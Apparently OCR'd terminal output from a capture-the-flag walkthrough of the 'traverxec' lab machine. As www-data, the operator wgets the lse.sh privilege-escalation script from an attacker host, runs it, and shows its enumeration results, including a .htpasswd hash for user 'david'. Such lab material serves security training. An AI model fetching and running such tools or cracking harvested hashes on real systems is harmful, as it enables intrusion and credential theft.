
```
www-data@traverxec:/usr/bin$ cd /dev/shm/
www-data@traverxec:/dev/shm$ wget http://10.10.14.18:8000/lse.sh
--2021-05-02 20:11:12--  http://10.10.14.18:8000/lse.sh
Connecting to 10.10.14.18:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 41177 (40K) [text/x-sh]
Saving to: 'lse.sh'

lse.sh                   100%[=================================================>]  40.21K   101KB/s    in 0.4s

2021-05-02 20:11:12 (101 KB/s) - 'lse.sh' saved [41177/41177]
```




```
www-data@traverxec:/dev/shm$ chmod +x lse.sh
www-data@traverxec:/dev/shm$ ./lse.sh
```




```
 LSE Version: 3.2

        User: www-data
     User ID: 33
    Password: none
        Home: /var/www
        Path: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
       umask: 0022

    Hostname: traverxec
       Linux: 4.19.0-6-amd64
Distribution: Debian GNU/Linux 10 (buster)
Architecture: x86_64

==================================================================( users )=====
[i] usr000 Current user groups............................................. yes!
[*] usr010 Is current user in an administrative group?..................... nope
[*] usr020 Are there other users in an administrative groups?.............. nope
[*] usr030 Other users with shell.......................................... yes!
[i] usr040 Environment information......................................... skip
[i] usr050 Groups for other users.......................................... skip
[i] usr060 Other users..................................................... skip
[*] usr070 PATH variables defined inside /etc.............................. yes!
[!] usr080 Is '.' in a PATH variable defined inside /etc?.................. nope
===================================================================( sudo )=====
[!] sud000 Can we sudo without a password?................................. nope
[!] sud010 Can we list sudo commands without a password?................... nope
[*] sud040 Can we read sudoers files?...................................... nope
[*] sud050 Do we know if any other users used sudo?........................ nope
============================================================( file system )=====
[*] fst000 Writable files outside user's home.............................. yes!
[*] fst010 Binaries with setuid bit........................................ yes!
[!] fst020 Uncommon setuid binaries........................................ yes!
---
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
---
```




```
[!] fst030 Can we write to any setuid binary?............................... nope
[*] fst040 Binaries with setgid bit......................................... skip
[!] fst050 Uncommon setgid binaries......................................... skip
[!] fst060 Can we write to any setgid binary?............................... skip
[*] fst070 Can we read /root?............................................... nope
[*] fst080 Can we read subdirectories under /home?.......................... nope
[*] fst090 SSH files in home directories.................................... nope
[*] fst100 Useful binaries.................................................. yes!
[*] fst110 Other interesting files in home directories...................... nope
[!] fst120 Are there any credentials in fstab/mtab?......................... nope
[*] fst130 Does 'www-data' have mail?....................................... nope
[!] fst140 Can we access other users mail?.................................. nope
[*] fst150 Looking for GIT/SVN repositories................................. nope
[!] fst160 Can we write to critical files?.................................. nope
[!] fst170 Can we write to critical directories?............................ nope
[!] fst180 Can we write to directories from PATH defined in /etc?........... nope
[!] fst190 Can we read any backup?.......................................... nope
[!] fst200 Are there possible credentials in any shell history file?........ nope
[i] fst500 Files owned by user 'www-data'................................... skip
[i] fst510 SSH files anywhere............................................... skip
[i] fst520 Check hosts.equiv file and its contents.......................... skip
[i] fst530 List NFS server shares........................................... skip
[i] fst540 Dump fstab file.................................................. skip
══════════════════════════════════════════════════════════════════( system )═════
[i] sys000 Who is logged in................................................. skip
[i] sys010 Last logged in users............................................. skip
[!] sys020 Does the /etc/passwd have hashes?................................ nope
[!] sys022 Does the /etc/group have hashes?................................. nope
[!] sys030 Can we read shadow files?........................................ nope
[*] sys040 Check for other superuser accounts............................... nope
[*] sys050 Can root user log in via SSH?.................................... nope
[i] sys060 List available shells............................................ skip
[i] sys070 System umask in /etc/login.defs.................................. skip
[i] sys080 System password policies in /etc/login.defs...................... skip
════════════════════════════════════════════════════════════════( security )═════
[*] sec000 Is SELinux present?.............................................. nope
[*] sec010 List files with capabilities..................................... yes!
[!] sec020 Can we write to a binary with caps?.............................. nope
[!] sec030 Do we have all caps in any binary?............................... nope
[*] sec040 Users with associated capabilities............................... nope
[!] sec050 Does current user have capabilities?............................. skip
[!] sec060 Can we read the auditd log?...................................... nope
═════════════════════════════════════════════════════════( recurrent tasks )═════
```



```
[*] ret000 User crontab................................................... nope
[!] ret010 Cron tasks writable by user.................................... nope
[*] ret020 Cron jobs...................................................... yes!
[*] ret030 Can we read user crontabs...................................... nope
[*] ret040 Can we list other user cron tasks?............................. nope
[*] ret050 Can we write to any paths present in cron jobs................. yes!
[!] ret060 Can we write to executable paths present in cron jobs......... nope
[i] ret400 Cron files..................................................... skip
[*] ret500 User systemd timers............................................ nope
[!] ret510 Can we write in any system timer?.............................. nope
[i] ret900 Systemd timers................................................. skip
================================================================( network )=====
[*] net000 Services listening only on localhost........................... nope
[!] net010 Can we sniff traffic with tcpdump?............................. nope
[i] net500 NIC and IP information......................................... skip
[i] net510 Routing table.................................................. skip
[i] net520 ARP table...................................................... skip
[i] net530 Namerservers................................................... skip
[i] net540 Systemd Nameservers............................................ skip
[i] net550 Listening TCP.................................................. skip
[i] net560 Listening UDP.................................................. skip
===============================================================( services )=====
[!] srv000 Can we write in service files?................................. nope
[!] srv010 Can we write in binaries executed by services?................. nope
[*] srv020 Files in /etc/init.d/ not belonging to root.................... nope
[*] srv030 Files in /etc/rc.d/init.d not belonging to root................ nope
[*] srv040 Upstart files not belonging to root............................ nope
[*] srv050 Files in /usr/local/etc/rc.d not belonging to root............. nope
[i] srv400 Contents of /etc/inetd.conf.................................... skip
[i] srv410 Contents of /etc/xinetd.conf................................... skip
[i] srv420 List /etc/xinetd.d if used..................................... skip
[i] srv430 List /etc/init.d/ permissions.................................. skip
[i] srv440 List /etc/rc.d/init.d permissions.............................. skip
[i] srv450 List /usr/local/etc/rc.d permissions........................... skip
[i] srv460 List /etc/init/ permissions.................................... skip
[!] srv500 Can we write in systemd service files?......................... nope
[!] srv510 Can we write in binaries executed by systemd services?......... nope
[*] srv520 Systemd files not belonging to root............................ nope
[i] srv900 Systemd config files permissions............................... skip
===============================================================( software )=====
```




```
[!] sof000 Can we connect to MySQL with root/root credentials?............. nope
[!] sof010 Can we connect to MySQL as root without password?............... nope
[!] sof015 Are there credentials in mysql_history file?.................... nope
[!] sof020 Can we connect to PostgreSQL template0 as postgres and no pass?. nope
[!] sof020 Can we connect to PostgreSQL template1 as postgres and no pass?. nope
[!] sof020 Can we connect to PostgreSQL template0 as psql and no pass?..... nope
[!] sof020 Can we connect to PostgreSQL template1 as psql and no pass?..... nope
[*] sof030 Installed apache modules........................................ nope
[!] sof040 Found any .htpasswd files?...................................... yes!
---
/var/nostromo/conf/.htpasswd
david:$1$e7NfNpNi$A6nCwOTqrNR2oDuIKirRZ/
---
[!] sof050 Are there private keys in ssh-agent?............................ nope
[!] sof060 Are there gpg keys cached in gpg-agent?......................... nope
[!] sof070 Can we write to a ssh-agent socket?............................. nope
[!] sof080 Can we write to a gpg-agent socket?............................. nope
